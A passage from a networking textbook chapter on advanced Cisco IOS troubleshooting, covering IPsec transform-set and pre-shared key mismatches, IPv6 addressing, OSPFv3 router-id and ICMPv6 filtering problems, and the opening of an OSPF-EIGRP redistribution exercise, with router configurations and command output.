show crypto engine connections active	Displays encrypted and decrypted packets between peers.	t8.2
show crypto isakmp sa	Displays ISAKMP security associations.	t8.3
show crypto ipsec sa	Displays IPsec security associations.	t8.4
debug crypto isakmp	Displays ISAKMP errors.	t8.5
debug crypto ipsec	Displays IPsec errors.	t8.6
debug crypto engine	Displays information from the crypto engine.	t8.7
clear crypto isakmp	Clears ISAKMP security associations.	t8.8
clear crypto sa	Clears security associations.	t8.9
		t8.10
		t8.11
		t8.12

Transform Mismatch

We will now discuss common configuration issues when we create IPsec VPN tunnels. We will also cover methods to diagnose these issues.

Use Figure 17-10 to troubleshoot IPsec.




Figure 17-10. IPsec example diagram

Let's view the crypto session:

```
Router1#show crypto session
Crypto session current status
```

```
Interface: Tunnel0
Session status: DOWN
Peer: 172.16.1.2 port 500
IPSEC FLOW: permit 47 host 172.16.1.1 host 172.16.1.2
Active SAs: 0, origin: crypto map
```

```

1547     You can see that the session is DOWN and that traffic cannot get through the tunnel. Let's enable
1548 debugging. Be careful when using debug commands. These messages can overwhelm yourrouter:

1549 Router1#debug crypto isakmp

1550 Crypto ISAKMP debugging is on

1551 *Jul 19 00:15:05.922: IPSEC:(SESSION ID = 1) (key_engine) request timer fired: count = 2,
1552   (identity) local= 172.16.1.1:0, remote= 172.16.1.2:0,
1553   local_proxy= 172.16.1.1/255.255.255.255/47/0,
1554   remote_proxy= 172.16.1.2/255.255.255.255/47/0
1555 *Jul 19 00:15:05.922: IPSEC(sa_request): ,
1556   (key eng. msg.) OUTBOUND local= 172.16.1.1:500, remote= 172.16.1.2:500,
1557   local_proxy= 172.16.1.1/255.255.255.255/47/0,
1558   remote_proxy= 172.16.1.2/255.255.255.255/47/0,
1559   protocol= ESP, transform= esp-aes 256 esp-sha-hmac (Tunnel),
1560   lifedur= 3600s and 4608000kb,
1561   spi= 0x0(0), conn_id= 0, keysize= 256, flags= 0x0
1562 Router1#
1563 *Jul 19 00:15:19.971: IPSEC(key_engine): got a queue event with 1 KMI message(s)
1564 *Jul 19 00:15:19.971: IPSEC(validate_proposal_request): proposal part #1
1565 *Jul 19 00:15:19.971: IPSEC(validate_proposal_request): proposal part #1,
1566   (key eng. msg.) INBOUND local= 172.16.1.1:0, remote= 172.16.1.2:0,
1567   local_proxy= 172.16.1.1/255.255.255.255/47/0,
1568   remote_proxy= 172.16.1.2/255.255.255.255/47/0,
1569   protocol= ESP, transform= esp-3des esp-sha256-hmac (Tunnel),
1570   lifedur= 0s and 0kb,
1571   spi= 0x0(0), conn_id= 0, keysize= 0, flags= 0x0
1572 Router1#
1573 *Jul 19 00:15:19.971: Crypto mapdb : proxy_match
1574   src addr      : 172.16.1.1
1575   dst addr      : 172.16.1.2
1576   protocol      : 47
1577   src port      : 0
1578   dst port      : 0
1579 *Jul 19 00:15:19.971: Crypto mapdb : proxy_match
1580   src addr      : 172.16.1.1
1581   dst addr      : 172.16.1.2
1582   protocol      : 47
1583   src port      : 0
1584   dst port      : 0
1585 *Jul 19 00:15:19.971: IPSEC(ipsec_process_proposal): transform proposal not supported for
1586 identity:
1587   {esp-3des esp-sha256-hmac }

1588     The output from the debug commands shows that you have an issue with the IPSec proposal. We can
1589 see the transforms do not match. Let's review the algorithms used in the configuration.
1590     Let's review both IPSec configurations:

1591 Router1 Configuration
1592 Router1#show run
1593 Building configuration...

```

```

Current configuration : 4284 bytes                                1594
!                                                                1595
! Last configuration change at 00:14:45 UTC Sun Jul 19 2020    1596
!                                                                1597
crypto ikev2 proposal IKEV2-PROP                                1598
  encryption aes-gcm-256                                       1599
  prf sha512                                                    1600
  group 19 20 21                                               1601
!                                                                1602
crypto ikev2 policy IKEV2-POL                                   1603
  proposal IKEV2-PROP                                           1604
!                                                                1605
!                                                                1606
crypto ikev2 profile IKEV2-PROF                                 1607
  match identity remote any                                     1608
  authentication remote pre-share key IKEV2                    1609
  authentication local pre-share key IKEV2                     1610
  lifetime 120                                                 1611
!                                                                1612
crypto isakmp key cisco address 0.0.0.0                       1613
!                                                                1614
!                                                                1615
crypto ipsec transform-set ikev2-TS esp-aes 256 esp-sha-hmac 1616
  mode tunnel                                                  1617
!                                                                1618
crypto ipsec profile IKEV2-TUNPROF                             1619
  set transform-set ikev2-TS                                   1620
  set ikev2-profile IKEV2-PROF                                 1621
!                                                                1622
!                                                                1623
interface Tunnel0                                              1624
  ip address 172.16.0.1 255.255.255.252                       1625
  keepalive 5 4                                                1626
  tunnel source Ethernet0/0                                    1627
  tunnel destination 172.16.1.2                                1628
  tunnel protection ipsec profile IKEV2-TUNPROF               1629
!                                                                1630
interface Ethernet0/0                                          1631
  ip address 172.16.1.1 255.255.255.252                       1632
!                                                                1633
ip route 0.0.0.0 0.0.0.0 Tunnel0                              1634

Router2 Configuration                                          1635
Router2#show run                                              1636
Building configuration...                                     1637

Current configuration : 4283 bytes                                1638
!                                                                1639
! Last configuration change at 00:22:53 UTC Sun Jul 19 2020    1640
!                                                                1641
!                                                                1642

```



```

1643 crypto ikev2 proposal IKEV2-PROP
1644   encryption aes-gcm-256
1645   prf sha512
1646   group 19 20 21
1647   !
1648 crypto ikev2 policy IKEV2-POL
1649   proposal IKEV2-PROP
1650   !
1651   !
1652 crypto ikev2 profile IKEV2-PROF
1653   match identity remote any
1654   authentication remote pre-share key IKEV2
1655   authentication local pre-share key IKEV2
1656   lifetime 120
1657   !
1658   !
1659   !
1660 crypto ipsec transform-set ikev2-TS esp-3des esp-sha256-hmac
1661   mode tunnel
1662   !
1663 crypto ipsec profile IKEV2-TUNPROF
1664   set transform-set ikev2-TS
1665   set ikev2-profile IKEV2-PROF
1666   !
1667   !
1668   !
1669   !
1670 interface Tunnel0
1671   ip address 172.16.0.2 255.255.255.252
1672   keepalive 5 4
1673   tunnel source Ethernet0/0
1674   tunnel destination 172.16.1.1
1675   tunnel protection ipsec profile IKEV2-TUNPROF
1676   !
1677 interface Ethernet0/0
1678   ip address 172.16.1.2 255.255.255.252
1679   !
1680 ip route 0.0.0.0 0.0.0.0 Tunnel0

```

1681 Notice that Router2 is using 3DES, whereas Router1 is using AES. You need to change Router2 to AES.
1682 Before you can change the transform, you must remove the **transform-set** command from the ipsec
1683 profile because it is currently using the transform you configured to build the crypto tunnel:

```

1684 Router2(config)#crypto ipsec profile IKEV2-TUNPROF
1685 Router2(ipsec-profile)#no set transform-set ikev2-TS
1686 Router2(config)#int tunnel0
1687 Router2(config-if)#no tunnel protection ipsec profile IKEV2-TUNPROF
1688 Router2(config-if)#no crypto ipsec transform-set ikev2-TS esp-3des esp-sha256-hmac
1689 Router2(config)#crypto ipsec transform-set ikev2-TS esp-AES 256 esp-sha-hmac
1690 Router2(cfg-crypto-trans)#crypto ipsec profile IKEV2-TUNPROF
1691 Router2(ipsec-profile)#set transform-set ikev2-TS

```

```
Router2(ipsec-profile)#int tunnel0 1692
Router2(config-if)#tunnel protection ipsec profile IKEV2-TUNPROF 1693
```

Now let's verify that we have fixed the problem: 1694

```
Router1#show crypto session 1695
Crypto session current status 1696
```

```
Interface: Tunnel0 1697
Profile: IKEV2-PROF 1698
Session status: UP-ACTIVE 1699
Peer: 172.16.1.2 port 500 1700
  Session ID: 28 1701
  IKEv2 SA: local 172.16.1.1/500 remote 172.16.1.2/500 Active 1702
  IPSEC FLOW: permit 47 host 172.16.1.1 host 172.16.1.2 1703
  Active SAs: 2, origin: crypto map 1704
```

The crypto session is up and active. 1705
Let's look at another example. 1706

Key Mismatch 1707

Router1 can ping Router2. Let's investigate further: 1708

```
Router1#ping 172.16.1.2 1709
Type escape sequence to abort. 1710
Sending 5, 100-byte ICMP Echos to 172.16.1.2, timeout is 2 seconds: 1711
!!!! 1712
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms 1713
```

```
Router1#show crypto session 1714
Crypto session current status 1715
```

```
Interface: Tunnel0 1716
Profile: IKEv2 1717
Session status: DOWN-NEGOTIATING 1718
Peer: 172.1.1.2 port 500 1719
  Session ID: 1 1720
  IKEv2 SA: local 172.16.1.1/500 remote 172.1.1.2/500 Inactive 1721
  IPSEC FLOW: permit 47 host 172.16.1.1 host 172.1.1.2 1722
  Active SAs: 0, origin: crypto map 1723
```

```
Router1#debug crypto isakmp 1724
Crypto ISAKMP debugging is on 1725
*Jul 19 00:44:57.850: ISAKMP:(0):: peer matches IKEv2 profile 1726
```

The profile matches, so let's dive into the configuration further: 1727

```
Router1#sh run 1728
Building configuration... 1729
! 1730
```

```

1731 crypto ikev2 profile IKEv2
1732 match identity remote any
1733 authentication remote pre-share key insecure
1734 authentication local pre-share key insecure

```

```

1735 Router2#sh run
1736 Building configuration...
1737 !
1738 crypto ikev2 profile IKEv2
1739 match identity remote any
1740 authentication remote pre-share key secure
1741 authentication local pre-share key secure

```

1742 We can see Router1's and Router2's keys do not match, and we should be using symmetric keys. Let's
 1743 change the key in our configuration to resolve the issue:

```

1744 Router1(config)#crypto ikev2 profile IKEv2
1745 Router1(config-ikev2-profile)#authentication remote pre-share key secure
1746 Router1(config-ikev2-profile)#authentication local pre-share key secure
1747 Router1(config-ikev2-profile)#

```

```

1748 Router1#show crypto session
1749 Crypto session current status

```

```

1750 Interface: Tunnel0
1751 Profile: IKEV2-PROF
1752 Session status: UP-ACTIVE
1753 Peer: 172.16.1.2 port 500
1754 Session ID: 28
1755 IKEv2 SA: local 172.16.1.1/500 remote 172.16.1.2/500 Active
1756 IPSEC FLOW: permit 47 host 172.16.1.1 host 172.16.1.2
1757 Active SAs: 2, origin: crypto map

```

1758 The crypto session is up and active.

1759 IPv6

1760 To a large extent, troubleshooting IPv6 is similar to troubleshooting IPv4. With the similarities in mind, the
 1761 focus of this section is the difference between the two protocols. Some of the most noteworthy differences
 1762 are neighbor discovery, automatically configured IPv6 addresses, minimum MTU, and address scope.


1763 Original implementations of routing protocols for IPv6 differed from the IPv4 routing protocols. In
 1764 recent versions of IOS, they are merged in multiple address family routing protocols. However, many
 1765 people are still more familiar with the legacy configuration modes and consider the multiple address family
 1766 configuration modes to be the IPv6 version.

1767 Table 17-9 is a list of commands useful for troubleshooting IPv6.

Table 17-9. IPv6 Commands

Cisco Command	Description	
show ipv6 interface	Shows detailed IPv6 information about interfaces.	t9.1
show ipv6 interface brief	Shows IPv6 addresses on interfaces and the link status of the interface.	t9.2
show ipv6 route	Shows the routing table for IPv6.	t9.3
show ospfv3 interface	Shows detailed information about OSPFv3 parameters per interface.	t9.4
show ipv6 neighbors	Shows IPv6 neighbor mapping to layer 2 information. This is similar to show arp for IPv4.	t9.5
clear ipv6 neighbors	Clears the IPv6 neighbors table.	t9.6
		t9.7
		t9.8
		t9.9
		t9.10

A common implementation problem with IPv6 lies with the feature that allows you to assign several IPv6 addresses to an interface. With IPv4, the `ip address` command replaces the existing IP address, which is useless if you manually specify secondary. With IPv6, it adds the address to the addresses for the interface. This is a problem when you make an error and think you corrected it by pressing the up arrow and changing a number. Instead, you added both addresses to the interface. Figure 17-11 shows the result of such an error and some troubleshooting steps to identify it. The example assumes that the original implementer didn't notice the error and someone else is troubleshooting a reachability issue.

**Figure 17-11.** IPv6 troubleshooting network diagram

1775 Using this example, let’s look at another common problem. OSPF automatically picks a router ID based
 1776 on an IPv4 address on an interface. If there aren’t any IPv4 interfaces, it will not be able to pick a router-id.
 1777 Even when there is a running IPv4 interface, it is best practice to manually set the router-id. In the example,
 1778 leave Router4 without a router-id, and you will see what it looks like:

```
1779 Router4(config-if)#ospfv3 1 ipv6 area 0
1780 Router4(config-if)#
1781 *Jun 11 14:46:29.053: %OSPFv3-4-NORTRID: Process OSPFv3-1-IPv6 could not pick a router-id,
1782 please configure manually
1783 Router4(config-if)#
```

1784 You are having intermittent connectivity problems between Router2 and Router3, but it is working right
 1785 now. You start the investigation by following the path from Router2. Router2 can ping Router3’s interface,
 1786 but the mapping isn’t showing up in the IPv6 neighbors table. You also verify that you can ping Router3’s
 1787 link-local address. Notice that when you ping IPv6 link-local addresses, you need to specify the interface.
 1788 This is also true for IPv6 multicast:

```
1789 Router2#ping 2001:23::3
1790 Type escape sequence to abort.
1791 Sending 5, 100-byte ICMP Echos to 2001:23::3, timeout is 2 seconds:
1792 !!!!!
1793 Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/7 ms
```

```
1794 Router2#show ipv6 neighbors
1795 IPv6 Address                               Age Link-layer Addr State Interface
1796 FE80::A8BB:CCFF:FE00:300                   1 aabb.cc00.0300 STALE Et0/0
1797 FE80::A8BB:CCFF:FE00:420                   0 aabb.cc00.0420 REACH Et0/1
```

```
1798 Router2#ping FE80::A8BB:CCFF:FE00:420
1799 Output Interface: Ethernet0/1
1800 Type escape sequence to abort.
1801 Sending 5, 100-byte ICMP Echos to FE80::A8BB:CCFF:FE00:420, timeout is 2 seconds:
1802 Packet sent with a source address of FE80::A8BB:CCFF:FE00:210%Ethernet0/1
1803 !!!!!
1804 Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/6 ms
1805 Router2#
```

1806 When you look at the IPv6 neighbors on Router3, you see that it thinks that 2001:23:3 is on the other
 1807 side of its Ethernet0/2 interface:

```
1808 Router3#show ipv6 neighbors
1809 IPv6 Address                               Age Link-layer Addr State Interface
1810 2001:13::1                                  43 aabb.cc00.0310 STALE Et0/0
1811 FE80::A8BB:CCFF:FE00:310                   39 aabb.cc00.0310 STALE Et0/0
1812 2001:34::4                                  52 aabb.cc00.0110 STALE Et0/1
1813 FE80::A8BB:CCFF:FE00:110                   52 aabb.cc00.0110 STALE Et0/1
1814 2001:23::3                                  0 aabb.cc00.0210 REACH Et0/2
1815 FE80::A8BB:CCFF:FE00:210                   0 aabb.cc00.0210 DELAY Et0/2
```

```
1816 Router3#
```

By now, you probably would have looked at the logs or the interface, but it's worthwhile to see a few steps that could lead you to the problem. Assuming the event hasn't been overwritten, the log file will show the Duplicate Address Detection event when Router2's Ethernet0/1 interface is given the IP for Router3.

In this case, Duplicate Address Detection is on Router3, and Router2 actively has the address:

```
Router3# show log | inc IPV6
*Jun 11 14:58:13.486: %IPV6_ND-6-DUPLICATE_INFO: DAD attempt detected for 2001:23::3 on
Ethernet0/2
Router3#
```

```
Router2#show run int ethernet 0/1
Building configuration...
```

```
Current configuration : 122 bytes
!
interface Ethernet0/1
  no ip address
  ipv6 address 2001:23::2/64
  ipv6 address 2001:23::3/64
  ospfv3 1 ipv6 area 0
end
```

```
Router2#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Router2(config)#int eth0/1
Router2(config-if)#no ipv6 address 2001:23::3/64
```

Now let's move on to the problem of no routes coming from Router4. Let's jump right to the OSPFv3 process on Router4. The command `show ipv6 protocols` shows that OSPF is configured. If you missed the 0.0.0.0 router-id in the output, you might look at the OSPFv3 process next. If you missed the problem before, you can't miss it now. To fix it, you need to manually set a router-id:

```
Router4#show ipv6 protocols
IPv6 Routing Protocol is "connected"
IPv6 Routing Protocol is "application"
IPv6 Routing Protocol is "ND"
IPv6 Routing Protocol is "ospf 1"
  Router ID 0.0.0.0
  Number of areas: 1 normal, 0 stub, 0 nssa
  Interfaces (Area 0):
    Loopback4
    Ethernet0/1
  Redistribution:
    None
Router4#show ospfv3 1
%OSPFv3 1 address-family ipv6 not running, please configure a router-id
```

```
Router4#
Router4#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Router4(config)#router ospfv3 1
```

```

1861 Router4(config-router)#router-id 4.4.4.4
1862 Router4(config-router)#
1863 *Jun 11 16:08:30.466: %OSPFv3-5-ADJCHG: Process 1, IPv6, Nbr 3.3.3.3 on Ethernet0/1 from
1864 LOADING to FULL, Loading Done
1865 Router4(config-router)#

```

Another common implementation problem is due to the shortened syntax for IPv6. When the most significant nibbles of a 2-byte grouping are 0, they can be omitted. If a type byte sequence is all 0s, it can be represented as a 0. For a large range that is all 0s, you can use double colons, but that can only be used once. Double colons can't be used more than once because the parser wouldn't be able to tell how long each should be. The common problem comes from making an error on where the double colon should be. For example, 2001::23:2/64 and 2001:23::2/64 are not the same address, but it is an easy error to make. Due to the way IPv6 routing protocols work, this actually might not cause a problem. IPv6 routing protocols use link-local address instead of global unicast address for neighbor relationships.

Due to the configuration error, traffic sourced from or destined to the problem interfaces will have problems, but transient traffic will pass through:

```

1876 Router2#show run int eth0/1
1877 Building configuration...

1878 Current configuration : 94 bytes
1879 !
1880 interface Ethernet0/1
1881   no ip address
1882   ipv6 address 2001::23:2/64
1883   ospfv3 1 ipv6 area 0
1884 end

1885 Router2#ping 2001:23::3
1886 Type escape sequence to abort.
1887 Sending 5, 100-byte ICMP Echos to 2001:23::3, timeout is 2 seconds:

1888 % No valid route for destination
1889 Success rate is 0 percent (0/1)
1890 Router2#
1891 Router1#traceroute 2001:23::3
1892 Type escape sequence to abort.
1893 Tracing the route to 2001:23::3

1894  1  *  *  *
1895  2  *  *  *
1896  3  *  *  *
1897  4  *  *  *
1898  5  *  *

1899 ! This goes through the link between Router 2 and Router3. It reports back the global
1900 unicast address, but it is really using the link local address to form the forwarding
1901 tables.
1902 Router1#traceroute 2002::4
1903 Type escape sequence to abort.
1904 Tracing the route to 2002::4

```

```

1 2001:12::2 7 msec 8 msec 7 msec 1905
2 2001:13::3 6 msec 7 msec 7 msec 1906
3 2001:34::4 7 msec 6 msec 6 msec 1907
Router1# 1908

```

When you fix the IPv6 address on the interface, it is best practice to add the correct one before removing the wrong address. Notice what happens when you remove the only IPv6 address on the interface. The OSPFv3 configuration is automatically removed:

```

Router2#sh run int eth0/1 1912
Building configuration... 1913

```

```

Current configuration : 94 bytes 1914
! 1915
interface Ethernet0/1 1916
  no ip address 1917
  ipv6 address 2001::23:2/64 1918
  ospfv3 1 ipv6 area 0 1919
end 1920

```

```

Router2#conf t 1921
Enter configuration commands, one per line. End with CNTL/Z. 1922
Router2(config)#int eth0/1 1923
Router2(config-if)#no ipv6 address 2001::23:2/64 1924
Router2(config-if)#do sh 1925
*Jun 11 16:27:55.558: %OSPFv3-5-ADJCHG: Process 1, IPv6, Nbr 3.3.3.3 on Ethernet0/1 from 1926
FULL to DOWN, Neighbor Down: Interface down or detached 1927
Router2(config-if)#do show run int eth0/1 1928
Building configuration... 1929

```

```

Current configuration : 44 bytes 1930
! 1931
interface Ethernet0/1 1932
  no ip address 1933
end 1934

```

```

Router2(config-if)#ipv6 address 2001:23::2/64 1935
Router2(config-if)#do show run int eth0/1 1936
Building configuration... 1937

```

```

Current configuration : 72 bytes 1938
! 1939
interface Ethernet0/1 1940
  no ip address 1941
  ipv6 address 2001:23::2/64 1942
end 1943

```

```

Router2(config-if)#ospfv3 1 ipv6 area 0 1944
Router2(config-if)# 1945
*Jun 11 16:28:29.126: %OSPFv3-5-ADJCHG: Process 1, IPv6, Nbr 3.3.3.3 on Ethernet0/1 from 1946
LOADING to FULL, Loading Done 1947
Router2(config-if)# 1948

```


1949 In the next example, you group two more problems. One problem is that IPv6 unicast routing isn't
 1950 enabled on Router3. The other problem is that ICMP is filtered on the control plane of Router1 and on the
 1951 link between Router1 and Router2. Unlike IPv4, which uses ARP to map layer 2 to layer 3 addresses, IPv6
 1952 relies on neighbor advertisements that are part of ICMP. In this case, an access list that is meant to prevent
 1953 pings to the router could break neighbor discovery.

1954 The symptom of this example is that users going through Router1 lost all connectivity. You look at
 1955 Router1 and see that OSPFv3 doesn't have any neighbors:

```
1956 Router1#show ospfv3 neighbor
1957 Router1#
```

1958 When you ping the multicast destination for OSPFv3, you get responses on Ethernet0/1, but not
 1959 Ethernet0/0:

```
1960 Router1#ping ff02::5
1961 Output Interface: Ethernet0/0
1962 Type escape sequence to abort.
1963 Sending 5, 100-byte ICMP Echos to FF02::5, timeout is 2 seconds:
1964 Packet sent with a source address of FE80::A8BB:CCFF:FE00:300%Ethernet0/0
```

```
1965 Request 0 timed out
1966 Request 1 timed out
1967 Request 2 timed out
1968 Request 3 timed out
1969 Request 4 timed out
1970 Success rate is 0 percent (0/5)
1971 0 multicast replies and 0 errors.
1972 Router1#ping ff02::5
1973 Output Interface: Ethernet0/1
1974 Type escape sequence to abort.
1975 Sending 5, 100-byte ICMP Echos to FF02::5, timeout is 2 seconds:
1976 Packet sent with a source address of FE80::A8BB:CCFF:FE00:310%Ethernet0/1
```

```
1977 Reply to request 0 received from FE80::A8BB:CCFF:FE00:400, 7 ms
```

1978 You can't ping the global unicast address of Router1. It isn't even showing up in the neighbors table:

```
1979 Router1#ping 2001:12::1
1980 Type escape sequence to abort.
1981 Sending 5, 100-byte ICMP Echos to 2001:12::1, timeout is 2 seconds:
1982 .....
```

```
1983 Success rate is 0 percent (0/5)
```

```
1984 Router1#show ipv6 neighbors
```

IPv6 Address	Age	Link-layer Addr	State	Interface
2001:13::3	4	aabb.cc00.0400	STALE	Et0/1
FE80::A8BB:CCFF:FE00:400	1	aabb.cc00.0400	STALE	Et0/1

```
1988 Router1#
```

Let's debug ipv6 nd to see if you can see a problem with neighbor discovery. When you ping, you don't get anything from the debug. This looks like a filtering problem:

```
Router1#debug ipv6 nd
ICMP Neighbor Discovery events debugging is on
Router1#ping 2001:12::1
```

You confirm that there is an access list on Router1 that is filtering ICMPv6. Let's fix it to allow ICMP from linking local addresses:

```
Router1#show access-lists
IPv6 access list NOPING
  deny icmp any any (73 matches) sequence 10
  permit ipv6 any any (420 matches) sequence 20
Router1#
```

```
interface Ethernet0/0
  no ip address
  ipv6 address 2001:12::1/64
  ipv6 traffic-filter NOPING in
  ospfv3 1 ipv6 area 0
end
```

After adding a few entries to the access list, OSPF comes up:

```
Router1#show ipv6 access-list
IPv6 access list NOPING
  permit icmp FE80::/16 2001:12::/64 (36 matches) sequence 1
  permit icmp 2001:12::/64 FE80::/16 sequence 2
  permit icmp any FF02::/16 (2 matches) sequence 3
  permit icmp FE80::/16 FE80::/16 (31 matches) sequence 5
  permit icmp 2001:12::/64 2001:12::/64 (102 matches) sequence 30
  permit icmp 2001:13::/64 2001:13::/64 sequence 40
  deny icmp any any sequence 50
  permit ipv6 any any (374 matches) sequence 100
Router1#
```

The next issue in this network is that you aren't receiving any routes from Router4. When looking at OSPFv3 interfaces, you see that none are running. When you try to enable OSPFv3 on the interface, you get an error that IPv6 routing is not enabled. In some version of IOS, you are able to run an IPv6 routing protocol, but it won't populate the routing table. This can make things confusing. In IOS 15.4, you can't even enable an IPv6 routing protocol if IPv6 routing isn't enabled.

```
Router4#show ospfv3 interface
Router4#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Router4(config)#int eth0/0
Router4(config-if)#ospfv3 1 ipv6 area 0
% OSPFv3: IPv6 routing not enabled
Router4(config-if)#
```

2031 If you don't have IPv6 unicast routing enabled on a router, it can still reach IPv6 destinations. In the
 2032 example network, Router4 is a stub, and there is only one path out of it. In this case, it sees its neighbor
 2033 router as the default path:

```

2034 Router4#show ipv6 route
2035 IPv6 Routing Table - default - 5 entries
2036 Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
2037         B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP
2038         H - NHRP, I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea
2039         IS - ISIS summary, D - EIGRP, EX - EIGRP external, NM - NEMO
2040         ND - ND Default, NDP - ND Prefix, DCE - Destination, NDR - Redirect
2041         O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
2042         ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2, ls - LISP site
2043         ld - LISP dyn-EID, a - Application
2044 ND  ::/0 [2/0]
2045     via FE80::A8BB:CFF:FE00:410, Ethernet0/1
2046 C   2001:34::/64 [0/0]
2047     via Ethernet0/1, directly connected
2048 L   2001:34::4/128 [0/0]
2049     via Ethernet0/1, receive
2050 LC  2002::4/128 [0/0]
2051     via Loopback4, receive
2052 L   FF00::/8 [0/0]
2053     via Null0, receive
2054 Router4#
2055 Router4#traceroute 2001:12::1
2056 Type escape sequence to abort.
2057 Tracing the route to 2001:12::1
2058
2059  1 2001:34::3 19 msec 14 msec 14 msec
2060  2 2001:23::2 15 msec 14 msec 15 msec
2061  3 2001:12::1 12 msec 14 msec 15 msec
2062 Router4#
2063
2064 After you turn on IPv6 unicast routing and enable OSPFv3, the routes advertise to other routers, and
2065 Router4 receives OSPFv3 routes:
2066
2067 Router4(config)#ipv6 unicast-routing
2068 Router4(config)#int eth0/1
2069 Router4(config-if)#int eth0/1
2070 Router4(config-if)#ospfv3 1 ipv6 area 0
2071 Router4(config-if)#
2072 *Jun 11 20:21:21.560: %OSPFv3-4-NORTRID: Process OSPFv3-1-IPv6 could not pick a router-id,
2073 please configure manually
2074 Router4(config-if)#exit
2075 Router4(config)#router ospfv3 1
2076 Router4(config-router)#router-id 4.4.4.4
2077 Router4(config-router)#
2078 *Jun 11 20:21:43.061: %OSPFv3-5-ADJCHG: Process 1, IPv6, Nbr 3.3.3.3 on Ethernet0/1 from
2079 LOADING to FULL, Loading Done
2080 Router4(config-router)#

```

```

Router4(config-router)#end 2078
Router4#show ipv6 route ospf 2079
IPv6 Routing Table - default - 7 entries 2080
Codes: C - Connected, L - Local, S - Static, U - Per-user Static route 2081
       B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP 2082
       H - NHRP, I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea 2083
       IS - ISIS summary, D - EIGRP, EX - EIGRP external, NM - NEMO 2084
       ND - ND Default, NDp - ND Prefix, DCE - Destination, NDr - Redirect 2085
       O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2 2086
       ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2, ls - LISP site 2087
       ld - LISP dyn-EID, a - Application 2088
0  2001:12::/64 [110/30] 2089
   via FE80::A8BB:CCFF:FE00:410, Ethernet0/1 2090
0  2001:13::/64 [110/110] 2091
   via FE80::A8BB:CCFF:FE00:410, Ethernet0/1 2092
0  2001:23::/64 [110/20] 2093
   via FE80::A8BB:CCFF:FE00:410, Ethernet0/1 2094
Router4# 2095

```

Summary

You have learned troubleshooting concepts that will aid in resolving advanced network issues. This chapter presented examples and steps that can be used to resolve issues to deal with access control lists, NAT, HSRP, VRRP, GLBP, EIGRP, OSPF, BGP, route redistribution, GRE tunnels, IPsec tunnels and IPv6.

Advanced Troubleshooting Exercises

This section provides advanced troubleshooting exercises to reinforce what was covered this chapter.

EXERCISE 1 / REDISTRIBUTION

You are mutually redistributing between OSPF and EIGRP using ROUTER1. The only routers that can reach Apress's web server is ROUTER1 and ROUTER8. Use the following diagram and the initial configurations to troubleshoot the redistribution issue.

this figure will be printed in b/w




Figure 17-12. Exercise 1 Diagram

AU7

```

2106  ROUTER1 Configuration
2107  int e0/0
2108  ip add 172.16.2.1 255.255.255.252
2109  !
2110  int e0/1
2111  ip add 172.16.2.5 255.255.255.252
2112  !
2113  int e0/2
2114  ip add 172.16.1.1 255.255.255.252
2115  !
2116  int e0/3
2117  ip add 10.1.2.1 255.255.255.252
2118  ip ospf 10 area 0
2119  !
2120  router eigrp 1
2121  network 172.16.2.0 0.0.0.7
2122  no auto-summary
2123  redistribute ospf 10 metric 100 10 255 1 1500
2124  !
2125  router ospf 10
2126  network 172.16.1.0 0.0.0.3 area 0
2127  redistribute eigrp 1
2128  redistribute static
2129  !
2130  ip route 10.1.1.0 255.255.255.252 10.1.2.2
2131
2131  ROUTER2 Configuration
2132  int e0/0
2133  ip add 172.16.2.2 255.255.255.252
2134  !
    
```

int e0/1	2135
ip add 172.16.4.1 255.255.255.0	2136
!	2137
router eigrp 1	2138
network 172.16.2.0 0.0.0.3	2139
network 172.16.4.0 0.0.0.255	2140
no auto-summary	2141
ROUTER3 Configuration	2142
int e0/0	2143
ip add 172.16.2.6 255.255.255.252	2144
!	2145
int e0/1	2146
ip add 172.16.3.1 255.255.255.0	2147
!	2148
router eigrp 1	2149
network 172.16.2.4 0.0.0.3	2150
network 172.16.3.0 0.0.0.255	2151
no auto-summary	2152
ROUTER4 Configuration	2153
int e0/0	2154
ip add 172.16.1.2 255.255.255.252	2155
ip ospf 1 area 0	2156
!	2157
int e0/1	2158
ip add 172.16.1.5 255.255.255.252	2159
ip ospf 1 area 0	2160
ROUTER5 Configuration	2161
int e0/0	2162
